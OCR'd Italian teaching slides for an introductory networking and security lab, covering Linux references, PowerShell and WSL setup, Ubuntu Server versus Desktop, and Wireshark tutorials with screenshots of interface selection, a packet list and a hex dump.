
internet reti sicurezza

Esercitazioni	
Conoscere Linux - male non fa, anzi …	
Wireshark	Vulnerability assessment
nmap	
FTP -TFTP	
Proxy	
SMTP	Install Apache - Squid - Webmin
Virtual machine	
DNS	
Metasploitable2	

Dichiarazione di copyright

Copyright notice

un buon manuale per iniziare




linux quick reference pdf

Circa 44.400.000 risultati (0,22 secondi)

[PDF] Linux Quick Reference Guide (6th ed.) - Crans

https://perso.crans.org/~raffo/docs/linux-guide.pdf

This **guide** stems from the notes I have been taking both while working as a **Linux** sysadmin and while preparing the certification exams LPIC-1 (**Linux** ...




Linux
Quick Reference Guide

6th edition August 2018

https://dr0.ch/docs/linux-guide-8ed.pdf

Che cos'è PowerShell?

https://learn.microsoft.com/it-it/powershell/scripting/overview?view=powershell-5.1



```
PS C:\Users\studente> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.22621.1778
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.22621.1778
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\Users\studente>
```

Come installare Linux in Windows con WSL

https://learn.microsoft.com/it-it/windows/wsl/install

```
wsl --install

wsl --list --online o wsl -l -o

wsl.exe --install -d <Distribution Name>
```

differenza tra ubuntu server e desktop

1. Scopo principale:
    1. Ubuntu Server è progettato per **l'uso su server**, ed è ottimizzato per le prestazioni, la stabilità e la sicurezza. È ideale per eseguire servizi, applicazioni server e gestire risorse di rete.
    2. Ubuntu Desktop è destinato **all'uso su computer desktop** o laptop ed è progettato per fornire un'esperienza utente completa, con un'interfaccia grafica e applicazioni per un uso quotidiano.

2. Interfaccia utente:
    1. Ubuntu Server è solitamente installato **senza un'interfaccia grafica (GUI).** L'amministrazione è principalmente basata su riga di comando (CLI) tramite il terminale.
    2. Ubuntu Desktop offre un **ambiente desktop completo con una GUI**, che facilita l'uso quotidiano del sistema.

3. Applicazioni preinstallate:
    1. Ubuntu Server ha un set di **applicazioni e servizi orientati al supporto di server**, come Apache (per il web hosting), MySQL (per database), OpenSSH (per l'accesso remoto) e altro. Queste applicazioni sono installate su richiesta.
    2. Ubuntu Desktop include **applicazioni come un browser web, un client email, un software per l'ufficio, programmi multimediali e molti altri** applicativi utili per gli utenti desktop.

4. Aggiornamenti:
    1. Ubuntu Server tende a ricevere meno aggiornamenti grafici e più **aggiornamenti di sicurezza e correzioni di bug**.
    2. Ubuntu Desktop riceve aggiornamenti sia per la sicurezza che per le funzionalità, con un focus maggiore **sull'interfaccia utente**.

5. Requisiti hardware:
    1. Ubuntu Server richiede **meno risorse hardware rispetto a Ubuntu Desktop**, poiché non ha l'onere di eseguire un ambiente desktop completo.

Come installare Linux in Windows con WSL

https://learn.microsoft.com/it-it/windows/wsl/install

Installare e iniziare a configurare Terminale Windows

https://learn.microsoft.com/it-it/windows/terminal/install

FINE

Conoscere Linux - male non fa, anzi …

Wireshark

https://www.wireshark.org/

Tutorial e manuali

https://www.wireshark.org/docs/wsug_html_chunked/

https://imolug.org/sites/default/files/WireShark_Manual.pdf


http://security.polito.it/~lioy/01nbe/wireshark_intro.pdf

https://www.areanetworking.it/corso-wireshark-prima-lezione.html

https://www.lifewire.com/wireshark-tutorial-4143298

https://www.guru99.com/wireshark-passwords-sniffer.html

Wireshark – scegliere l'interfaccia



Welcome to Wireshark


Capture

...using this filter: Enter a capture filter ...

Connessione alla rete locale (LAN)* 4
VirtualBox Host-Only Network
VMware Network Adapter VMnet8
Connessione alla rete locale (LAN)* 6
VMware Network Adapter VMnet1
Ethernet
Wi-Fi
Ethernet 2


Vedere il traffico

Wireshark – scegliere l'interfaccia


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony W
Apply a display filter ...
Options... Ctrl+K
Start Ctrl+E
Stop Ctrl+E
Restart Ctrl+R
Capture Filters...
Refresh Interfaces F5
...using this filter:
Enter a capture filter ...
Wireshark · Capture Interfaces
Input
Output
Options
☑ Enable promiscuous mode on all interfaces
Manage Interfaces...
Capture filter for selected interfaces:
Enter a capture filter ...
Compile BPFs
Start
Chiudi
Aiuto

Interface	Traffic	Link-layer Header	Promi:	Snaplen (	Buffer (M	Monit	Capture Filter
Connessione alla rete locale (LAN)* 4		Ethernet	☑	default	2	—	
VirtualBox Host-Only Network		Ethernet	☑	default	2	—	
VMware Network Adapter VMnet8		Ethernet	☑	default	2	—	
Connessione alla rete locale (LAN)* 6		Ethernet	☑	default	2	—	
VMware Network Adapter VMnet1		Ethernet	☑	default	2	—	
Ethernet		Ethernet	☑	default	2	—	
Wi-Fi		Ethernet	☑	default	2	—	
Ethernet 2		Ethernet	☑	default	2	—	

Wireshark – pagina principale



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+

```
No.   Time       Source           Destination          Protocol Length Info
  389 16.492710  193.205.92.97    146.148.8.25         TCP       571 [TCP Retransmission] 4508 → 443 [PSH, ACK] Seq=1 Ack=1 Win=66048 Len=517
  390 16.508787  216.58.205.138   193.205.92.97        TLSv1.2   100 Application Data
  391 16.508851  31.13.86.36      193.205.92.97        TLSv1.2    93 Application Data
  392 16.529764  193.205.92.97    146.148.8.25         TCP        55 [TCP Retransmission] 4506 → 443 [ACK] Seq=0 Ack=1 Win=258 Len=1
  393 16.548963  193.205.92.97    31.13.86.36          TCP        54 4322 → 443 [ACK] Seq=40 Ack=40 Win=255 Len=0
  394 16.548963  193.205.92.97    216.58.205.138       TCP        54 4251 → 443 [ACK] Seq=47 Ack=47 Win=253 Len=0
  395 16.568150  Cisco_03:6b:8e   CDP/VTP/DTP/PAgP/UD… CDP       518 Device ID: CA.N.P.INFO.2960XLODO.unicam  Port ID: GigabitEthernet1/0/14
  396 16.737593  193.205.92.97    92.123.21.122        TLSv1.2    85 Ignored Unknown Record
  397 16.737646  193.205.92.97    92.123.21.122        TCP        54 4480 → 443 [FIN, ACK] Seq=33 Ack=1 Win=256 Len=0
  398 16.767666  92.123.21.122    193.205.92.97        TCP        60 443 → 4480 [ACK] Seq=1 Ack=33 Win=273 Len=0
  399 16.767784  92.123.21.122    193.205.92.97        TLSv1.2    85 Encrypted Alert
  400 16.767785  92.123.21.122    193.205.92.97        TCP        60 443 → 4480 [FIN, ACK] Seq=32 Ack=34 Win=273 Len=0
  401 16.767816  193.205.92.97    92.123.21.122        TCP        54 4480 → 443 [RST, ACK] Seq=34 Ack=32 Win=0 Len=0
  402 16.792451  193.205.92.97    146.148.8.25         TCP       571 [TCP Retransmission] 4508 → 443 [PSH, ACK] Seq=1 Ack=1 Win=66048 Len=517
  403 16.933541  Cisco_03:6b:8e   Spanning-tree-(for-… STP       119 MST. Root = 0/0/08:96:ad:f6:85:00  Cost = 0  Port = 0x800e
```

```
> Frame 1: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface 0
> Ethernet II, Src: AsustekC_0a:e6:1d (d8:50:e6:0a:e6:1d), Dst: Cisco_f6:85:00 (08:96:ad:f6:85:00)
> Internet Protocol Version 4, Src: 193.205.92.97, Dst: 92.123.21.122
> Transmission Control Protocol, Src Port: 4484, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
```


```
0000  08 96 ad f6 85 00 d8 50  e6 0a e6 1d 08 00 45 00   ·······P ······E·
0010  00 29 32 dd 40 00 40 06  77 ce c1 cd 5c 61 5c 7b   ·)2·@·@· w···\a\{
0020  15 7a 11 84 01 bb 15 bb  91 03 5c 23 77 fc 50 10   ·z······ ··\#w·P·
0030  01 02 90 90 00 00 00                               ·······
```

